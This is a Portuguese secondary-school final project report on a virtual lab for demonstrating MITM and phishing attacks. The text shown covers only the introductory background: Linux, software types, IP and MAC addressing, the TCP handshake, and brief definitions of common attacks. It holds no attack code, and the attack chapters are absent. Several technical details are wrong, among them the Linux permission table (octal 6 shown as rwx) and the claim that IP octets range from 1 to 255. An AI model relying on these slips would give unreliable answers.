



Prova de Aptidão Profissional

The Art of Interception



Escola Secundária António Damásio
Curso Profissional Técnico de Informática - Instalação e Gestão de Redes

Alexandre Franco | nº1 12ºPIGR
Professora Orientadora: Ester Oliveira
Maio de 2023

Agradecimentos

Primeiramente gostaria de expressar o meu sincero agradecimento aos professores António Balseiro, Ester Oliveira, Paula Alves, Ana Cristina Carvalho e Eugénia Rodrigues por todo o apoio e orientação valiosa durante todo o meu percurso escolar. As contribuições excepcionais, conhecimentos profundos e dedicação incansável que recebi foram fundamentais para o meu crescimento académico e pessoal.

Além disso, quero estender a minha gratidão aos meus queridos amigos e familiares, pela constante fonte de suporte e incentivo.

Agradeço também a todos os outros professores, colegas e demais que contribuíram de alguma forma para o meu sucesso académico. Cada interação, conselho e ensinamento foram inestimáveis para a minha aprendizagem e crescimento como estudante e indivíduo.

Resumo

Neste relatório, irei começar por definir alguns termos-chave e explicar o meu projeto final de curso de forma detalhada. Vou fundamentar a escolha deste projeto com base nos meus planos académicos futuros. Também irei apresentar as ferramentas e linguagens utilizadas para concretizar o projeto, realçando as etapas que considero mais relevantes. Por fim, nas minhas considerações finais, abordarei todas as dificuldades e desafios que encontrei durante o desenvolvimento. Farei uma reflexão global, destacando as lições aprendidas e os *insights* adquiridos ao longo do processo.

Abstract

In this report, I will start by defining some key terms and explain my final course project in detail. I will justify the choice of this project based on my future academic plans. I will also present the tools and languages used to accomplish the project, highlighting the steps I consider most relevant. Finally, in my final considerations, I will address all the difficulties and challenges I encountered during the development. I will make an overall reflection, highlighting the lessons learned and the insights acquired throughout the process.

Glossário

CMD: Command.

SSH: Secure Shell.

IP: Internet Protocol.

SMTP: Simple Mail Transfer Protocol.

SASL: Simple Authentication and Security Layer.

Open-Source: software disponibilizado gratuitamente com o código acessível para todos.

IMAP: Internet Message Access Protocol.

POP3: Post Office Protocol.

WSGI: Web Server Gateway Interface.

URL: Uniform Resource Locators.

LAN: Local Area Network.

DNS: Domain Name System.

DoS: Denial of Service.

SSL: Secure Socket Layer.

VsCode: Visual Studio Code.

ACK: Acknowledgement.

Índice

Introdução	11
Linguagens de Programação	12
Conceitos básicos	14
Linux	15
Porquê Linux	16
Sistema de Ficheiros Linux	17
Distribuições	18
Permissões	19
Software	20
O que é Software	20
Tipos de Software	21
Networking	23
Endereço IP	23
Endereço MAC	24
TCP, UPD e Three Way Handshake	26
Cibersegurança	28
Virtualização	31
Windows 10	31
Kali Linux	34
Ubuntu Server	37
Configuração Ubuntu Server	40

PostFix	40
Configuração PostFix	41
Servidor Web Nginx - Gunicorn - Django	45
Nginx	46
Configuração do Nginx	47
Gunicorn	48
Configuração do Gunicorn	49
Django	50
Apache	52
Configuração do Apache	52
Layout da Rede	54
Prefácio dos ataques	55
Ataque MITM	56
Processo de configuração - MITM	57
Wireshark	58
EtterCap	59
Ataque	60
Ataque Spear-Phishing	65
Processo de configuração - Spear-Phishing	66
Ataque	69
Como prevenir estes ataques	76
Phishing	76
MITM	77

Considerações Finais	78
Bibliografia	79

Índice de Figuras

1	Layout - Projeto	11
2	Linguagens Usadas	13
3	Linux - logo	16
4	Sistema de Ficheiros Linux	17
5	Distribuições Linux	18
6	Permissões Linux	19
7	Representação de software por camadas	22
8	Redes Públicas	23
9	Redes Privadas	24
10	Endereço MAC não é o único	25
11	Processo UDP	26
12	Processo 3-Way Handshake	27
13	VirtualBox - Logo	31
14	Download ferramenta Windows 10	31
15	Instalação Windows 10	32
16	Instalação Windows 10	32
17	Instalação Windows 10	33
18	Download Kali Linux	34
19	Instalação Kali Linux	35
20	Instalação Kali Linux	35
21	Instalação Kali Linux	36
22	Instalação Kali Linux	36
23	Download Imagem Ubuntu Server	37
24	Instalação Ubuntu Server	38

25	Instalação Ubuntu Server	38
26	Instalação Ubuntu Server	39
27	Ubuntu Server Instalado	39
28	Postfix - Logo	40
29	Comando Windows Run Acesso via SSH ao servidor	41
30	SSH interface	41
31	Verificação da Instalação do PostFix	42
32	Configuração PostFix	42
33	Configuração PostFix	43
34	Configuração PostFix	44
35	Email PostFix	44
36	Layout - Servidor	45
37	Nginx - Logo	46
38	Nginx configuração	47
39	Gunicorn - Logo	48
40	Gunicorn Esquema	49
41	Gunicorn configuração	49
42	Aplicação Learning Log	50
43	Django App Estrutura	51
44	Configuração Apache	52
45	Configuração Apache	53
46	IronLock Bank website	53
47	Layout da Rede	54
48	Layout da Rede - MITM	56
49	Wireshark - Logo Ettercap - Logo	57
50	Janela do Wireshark	58

51	Janela do EtterCap	59
52	Wireshark Antes do Ataque	60
53	Wireshark Após o Ataque	62
54	MITM executado com sucesso	63
55	Apackets Interface	64
56	Layout ataque ARP	64
57	Layout Ataque Spear-Phishing	65
58	Copiar Página Web	66
59	Alterar Form	67
60	Ficheiro post.php	67
61	Página Oficial	68
62	Página Falsa	68
63	Ngrok - Logo	69
64	Ngrok Reverse Proxy	70
65	URL encurtado	70
66	Primeiro Menu - SEtoolkit	71
67	Segundo Menu - SEtoolkit	72
68	Terceiro Menu - SEtoolkit	72
69	Mensagem Phishing	73
70	Verificar Email	73
71	Aceder à Página Falsa	74
72	Redirecionamento Página Oficial	74
73	Credenciais do Cliente	75
74	Ngrok Interface	75
75	Link Certo Link Errado	76
76	Endereço Certo Endereço Errado	76

Introdução

Com a explosão da Internet e o avanço da tecnologia é normal sentir-se sobrecarregado, mas ainda existem algumas práticas e conhecimento básico a explorar em relação a uma das áreas com mais crescimento ultimamente na área da tecnologia, a *CyberSecurity*. Esta área diz respeito à segurança de dispositivos e redes informáticas e com o crescimento brutal de ciberataques que acontecem diariamente esta área precisa urgentemente de profissionais.

Neste projeto irei configurar três máquinas virtuais, **Windows 10**, **Kali Linux** e **Ubuntu Server**, e na última vou configurar dois servidores Web, Nginx e Apache, alojando neles uma aplicação desenvolvida em *Python*, "Learning Log" e um website, "IronLockBank" simulando um banco online.

Vou também apontar os riscos que uma pessoa corre quando acede a sites onde dispõe da sua informação pessoal com dois tipos de ataque, "**MITM (Man in The Middle)**" e "**Phishing Attack**". De seguida mostrarei como se protegem dos mesmos de uma forma segura e eficaz.




Figura 1: Layout - Projeto

Linguagens de Programação

As linguagens de programação usadas neste projeto foram as seguintes:

- **HTML:**

HTML é uma linguagem de Marcação de Hipertexto, HTML é a linguagem base de todos os websites que vemos na Internet, todos eles usam HTML para construir os seus websites.

Eu usei HTML5 no meu projeto para desenvolver o website IronLockBank e como base para as templates do website Learning Log.

- **CSS:**

CSS ou "Cascading Style Sheets" é uma linguagem de programação que tem o papel de dar estilo a um website, tudo o que requer: mudar cor, tamanho e transições simples, é tudo obra do CSS.

Eu usei CSS3 no meu projeto para estilizar ambos os meus websites.

- **PHP:**

PHP ou "Hypertext Preprocessor" é uma linguagem de scripting server-side usada em desenvolvimento web, e mais usada para fazer a conexão à base de dados (DB).

Eu usei PHP no meu projeto para tratar da conexão à BD do website IronLockBank.

- **Python:**

Python é a melhor linguagem de programação (na minha opinião claro), uma das mais usadas no mundo e uma das mais versáteis, ou seja, com Python pode-se fazer tudo, desde websites a jogos.

Eu usei Python no meu projeto para criar o website/aplicação "**Learning Log**".



Figura 2: Linguagens Usadas

Conceitos básicos

Como este projeto é muito relacionado com tecnologia, nem todas as pessoas estarão a par dos tópicos que vou referir, decidi fazer um apanhado de todos os conceitos básicos necessários para acompanhar este projeto, nos tópicos seguintes.

Linux

O *Linux*, não é mais que um sistema operativo (SO). De facto, este sistema operativo é um dos mais usados e seguros do mundo. Como a maioria dos sistemas operativos disponíveis, o *Linux* é composto por várias peças diferentes:

1. Bootloader

Este é o software que gere o processo do arranque do seu computador.

Para a maioria dos utilizadores isto será apenas um ecrã preto que aparece momentaneamente.

2. Kernel

Este é o único pedaço do conjunto que na realidade é chamado 'Linux'. O *kernel* é o núcleo do sistema e gere o CPU, a memória e os dispositivos periféricos. O kernel é o nível mais baixo do SO.

3. Init system

Este é um sub-sistema que permite a captura do espaço do utilizador e é encarregado de controlar os *daemons*. Um dos sistemas de inicialização mais utilizados é o *systemd*, que por acaso é também um dos mais controversos. É o sistema de inicialização que gere o processo de inicialização, uma vez que a inicialização inicial é entregue a partir do carregador de inicialização (ou seja, GRUB ou Grand Unified Bootloader).

4. Daemons

Estes são serviços que correm por ”trás” do computador, estes são carregados durante o *bootloader* ou quando o utilizador faz o *login*.

Porquê Linux

O que separa o *Linux* dos outros sistemas operativos é o facto de este ser *open-source*, isto é, o *Linux* é isento de qualquer preço e o seu código está disponível para toda a gente ler e modificar, o que o torna uma escolha atraente para quem esteja sem fundos monetários ou goste de desafios.

Outra grande vantagem que faz o *Linux* destacar-se é a sua segurança, sendo um sistema operativo *open-source* a que toda a gente consegue aceder ao seu código raiz, qualquer pessoa consegue encontrar erros no mesmo, fazendo o processo de *update* muito mais rápido quando comparado com outros sistemas disponíveis no mercado. Mas a característica onde este se destaca mais é a sua mascote, a mais fofinha de todos os sistemas operativos.




Figura 3: Linux - logo

Sistema de Ficheiros Linux

O sistema de ficheiros Linux é um tema complexo mas de maneira simples, podemos descrever um sistema de ficheiros *Linux* com a seguinte imagem:




Figura 4: Sistema de Ficheiros Linux

"On a UNIX system, everything is a file; if something is not a file, it is a process."

tdlp.org

Distribuições

Como o *Linux* é um software *open-source* gerou o interesse de pessoas e empresas, cada um adaptando este software da maneira que melhor se adequa ao seu trabalho.

Isto levou à criação das distribuições, neste momento existem cerca de 600 distribuições disponíveis para escolher, cada uma diferente da outra, mas todas correm o sistema *Linux*.



Figura 5: Distribuições Linux


Permissões

As permissões no Unix funcionam de maneira diferente quando comparadas com o Windows, para mudar as permissões de um utilizador no Unix precisamos de usar o comando *chmod*, "change mode" para as alterar, as permissões no Unix seguem um padrão relativamente fácil de decorar, que é o seguinte.

Linux File Permissions

 blog.bytebytogo.com

Binary	Octal	String Representation	Permissions
000	0 (0+0+0)	---	No Permission
001	1 (0+0+1)	--x	Execute
010	2 (0+2+0)	-w-	Write
011	3 (0+2+1)	-wx	Write + Execute
100	4 (4+0+0)	r--	Read
101	5 (4+0+1)	r-x	Read + Execute
110	6 (4+2+0)	rwx	Read + Write
111	7 (4+2+1)	rwx	Read + Write + Execute



The diagram illustrates the breakdown of file permissions into three categories: Owner, Group, and Other. The string representation **rwx rwx -r-x** is broken down into **r w x** for Owner, **r w -** for Group, and **r - x** for Other. Arrows point from each part to its corresponding octal value below:

- Owner:** **r w x** → **7** (octal 7 = binary 111)
- Group:** **r w -** → **6** (octal 6 = binary 110)
- Other:** **r - x** → **5** (octal 5 = binary 101)

Figura 6: Permissões Linux

Software

O que é Software

Software está presente em tudo, desde uma simples calculadora, até às mega-indústrias que vemos hoje em dia, tudo executa software, este é o coração das máquinas.

Software no seu nível mais básico, é nada mais que um conjunto de instruções, dados ou programas usados para fazer um computador executar certas tarefas. Software também é visto como o contrário do *hardware*, que se refere à estrutura física do computador, o software refere-se à estrutura lógica do mesmo, operando os dois em sintonia, não funcionando sem a presença do outro, pois software que não tem estrutura física para comandar ou hardware que não tem estrutura lógica para o comandar, não nos servem de nada.

Tipos de Software

Existem vários tipos de Software mas entre eles destacam-se os seguintes:

- **Software de Aplicação**

O software de aplicação é o tipo de software mais comum, este é um pacote de comandos que faz o que o utilizador quer ou para outras aplicações. Uma aplicação pode ser autónoma, ou pode ser um grupo de programas que executam a aplicação pelo utilizador. Exemplos deste tipo de software incluem, software gráfico, navegadores web e plataformas sociais

- **Software de Sistema**

O software de sistema refere-se aos programas que são concebidos para executar hardware de aplicação de um computador, estes controlam as operações do hardware e funcionam como uma base para os outros tipos de software. Um exemplo deste tipo de software, é **SO** ou sistema operativo onde este gera todos os outros software incluídos nele.

- **Software de Driver**

Este software é parecido com o software falado acima, e são chamadas também de controladores de dispositivos, estes controladores ou “*drivers*” como me vou referir a eles, controlam os dispositivos conectados ao nosso computador, como o rato, teclado, e monitor.

- **Software de Programação**

O software de programação, é o software criado com o intuito de deixar pessoas programarem, exemplos destes são interpretadores, compiladores e *IDE* ou ”Ambiente de Desenvolvimento Integrado”.




Figura 7: Representação de software por camadas

Networking

Computer Networking ou rede informática é um campo da engenharia centrado na conectividade de dispositivos como computadores, servidores, telemóveis, entre outros. O trabalho deste campo, é fazer com que todos os dispositivos comuniquem entre si.

Endereço IP

Um endereço IP identifica o destino e a origem dos computadores e redes a fim de enviar dados e informações. Um IP é composto por quatro segmentos, cada um deles varia entre 1 e 255 números, um exemplo deste pode parecer assim 78.43.76.200. Cada dispositivo inteligente numa rede tem um endereço IP associado a si mesmo.

Existem dois tipos de IP público e privado:

- **Público:**

Um endereço IP é acessível a qualquer pessoa na Internet. É possível determinar onde está localizado e enviar mensagens para o mesmo.

Classe	Primeiro Octeto	Parte da rede (N) e parte para hosts (H)	Máscara	Nº Redes	Endereços por rede
A	1-127	N.H.H.H	255.0.0.0	126 ($2^7 - 2$)	16,777,214 ($2^{24} - 2$)
B	128-191	N.N.H.H	255.255.0.0	16,382 ($2^{14} - 2$)	65,534 ($2^{16} - 2$)
C	192-223	N.N.N.H	255.255.255.0	2,097,150 ($2^{21} - 2$)	254 ($2^8 - 2$)
D	224-239	Multicast	NA	NA	NA
E	240-255	experimental	NA	NA	NA

Figura 8: Redes Públicas

- **Privado:**

Um endereço IP privado não é visível para toda a gente na Internet e não é possível enviar mensagens para o mesmo pois este está ”escondido”.

Classes IPv4 para Redes Privadas						
Classe	Faixa de endereços de IP	Máscara de Rede Padrão	Notação CIDR	Número de Redes	Número de IPs	IPs por rede
A	10.0.0.0 – 10.255.255.255	255.0.0.0	/8	128	16.777.216	16.777.214
B	172.16.0.0 – 172.31.255.255	255.255.0.0	/16	16.384	1.048.576	65.534
C	192.168.0.0 – 192.168.255.255	255.255.255.0	/24	2.097.152	65.535	254

Figura 9: Redes Privadas

Endereço MAC

MAC ou *Media Access Control* é a **identificação física** de um dispositivo numa rede.

Como referido anteriormente, para fazer dois dispositivos comunicarem precisamos do endereço IP, mas também precisamos do **endereço MAC**, pois cada dispositivo vai ter um IP e um MAC.

Este **endereço MAC** é único no mundo, ou seja cada dispositivo tem um endereço próprio que mais ninguém tem, um endereço MAC pode ser representado da seguinte maneira, 00:0a:95:9d:67:16. O facto de este ser único faz com que se houver mais do que um endereço MAC igual na mesma rede, faça com que a rede deixe de funcionar como previamente intencionado. Mas como é que podemos ter o mesmo endereço MAC se cada máquina tem um endereço próprio? É bem simples, *MAC spoofing*, isto é o ato de mudar temporariamente o nosso endereço MAC fazendo-o passar por outra máquina, isto é muito útil quando estamos a tentar entrar numa rede que só permite certos endereços MACs operarem nesta.

Um **endereço MAC** é dividido por 6 pares de números ou letras. Em que os 3 primeiros indicam o fornecedor do nosso hardware.




Figura 10: Endereço MAC não é o único

TCP, UDP e Three Way Handshake

O TCP ou "Transmission Control Protocol" serve para dar suporte à rede global de Internet, verificando se os pacotes são enviados na sequência correta e sem erros via rede. É complementado pelo protocolo da Internet, normalmente chamado de TCP/IP.

O UDP ou "User Datagram Protocol" é o contrário do TCP/IP, não se certifica que cada pacote é enviado pela sequência correta e totalmente enviado, sendo um protocolo mais rápido mas menos confiável.



Figura 11: Processo UDP

O TCP/IP funciona num **Three-Way Handshake** isto é:

O cliente envia um **SYN Packet** que informa o servidor de que este gostava de iniciar uma conversa.

Depois o servidor envia um **SYN ACK Packet** onde diz que recebeu o pedido de ínicio de conversa e está pronto para a começar.

E finalmente o cliente manda um **ACK Packet** que vai dizer ao servidor que recebeu a sua resposta e está pronto para iniciar a conversa.




Figura 12: Processo 3-Way Handshake

Cibersegurança

Cibersegurança ou *Cybersecurity* é o termo dado à proteção de sistemas ligados à Internet, como software, hardware e dados, contra ameaças informáticas.

Com o crescimento de utilizadores, dispositivos e programas presentes nas empresas modernas e o aumento do fluxo de dados, muitos dos quais são sensíveis, adicionando também o número de ataques que são capturados diariamente em todo o mundo, é necessário prestar cada vez mais atenção a práticas derivadas da cibersegurança.

Não é necessário saber executar certos ataques mas, saber os estragos, ambos financeiros e em termos de imagem, que sofrer um ataque pode causar a uma empresa é muito importante.

Os ataques informáticos mais comuns encontrados no dia-a-dia são:

- **Spyware:**

Spyware é um tipo de ataque informático que apesar de não ser muito perigoso, se concretizado de forma eficaz pode causar estragos incalculáveis, este tipo de ataque usa software para se manter escondido no dispositivo do utilizador e permanece lá espiando no que o utilizador faz. Um exemplo deste ataque são os *KeyLoggers* que copiam todas as teclas que o utilizador carrega no teclado, podendo assim roubar palavras-pases e entre outros dados pessoais.

- **DoS ou DDoS:**

Denial of Service ou *Distributed Denial of Service* referem-se ataques informáticos que impedem um servidor de oferecer os seus serviços para os seus clientes. Este tipo de ataque é muito comum em servidores Web, onde os atacantes impedem que os clientes acedam à página Web sobrecarregando o servidor de pedidos, tornando o servidor lento e chegando até a deixar o servidor inoperacional.

- **RootKit:**

RootKit refere-se a um tipo de ataque mais complexo. Este tipo de ataque normalmente é constituído por vários tipos de software, para se permanecer escondido num sistema e ir retirando informação para o atacante, este não funciona como um *Spyware* mesmo que dentro do código dele esteja presente um.

- **SQL injection:**

SQL injection é termo dado a um tipo de ataque que tem como alvo bases de dados. Este ataque ataca um website mal configurado apoderando-se dos conteúdos que estão armazenados na base no servidor.

- **Zero-day exploit:**

Este ataque é um dos mais interessantes, neste o atacante tem como alvo vulnerabilidades que já foram descobertas mas ainda não foi feito um *patch* nestas, ou seja, o desenvolvedor tem *zero days* para resolver esta vulnerabilidade.

- **MITM:**

Man-In-The-Middle é um ataque que tem como alvo protocolos que gerem a comunicação entre dispositivos numa rede. Este ataca normalmente o protocolo *ARP* ou "Address Resolution Protocol" que vai enviar pacotes ARP para a rede informando os outros dispositivos que o endereço MAC do atacante corresponde ao IP para que os outros dispositivos querem enviar a sua informação (na maioria dos casos querem enviar para o router), fazendo com que os pacotes sejam enviados não para o destino pretendido mas redirecionados para o atacante que depois os envia para o seu destino.

- **Phishing:**

Phishing refere-se a ataques onde o objetivo é "pescar" as credenciais de um utilizador. Este tipo de ataque normalmente são executados via email onde o atacante envia um email falso para a vítima fazendo com que este insira os seus dados pessoais ou outras informações privadas. Estes ataques podem tomar várias formas, dentre as quais, *Vishing* em que o atacante rouba informação pessoal usando um serviço de chamada, *Spam-Phishing* em que o atacante envia mensagens ou emails para dezenas ou centenas de utilizadores com a esperança de pelo menos um deles clicar no seu link.

Virtualização

Neste tópico irei falar das máquinas virtuais usadas neste projeto e as suas devidas configurações, sendo estas: uma máquina virtual **Windows 10**, uma máquina virtual **Ubuntu Server** e uma máquina virtual **Kali Linux**.

Estas máquinas vão todas ser instaladas usando um software chamado **VirtualBox**, este permite a virtualização de sistemas operativos alojando-os na máquina onde foi instalado, partilhando os recursos que esta possui com as outras máquinas virtuais.



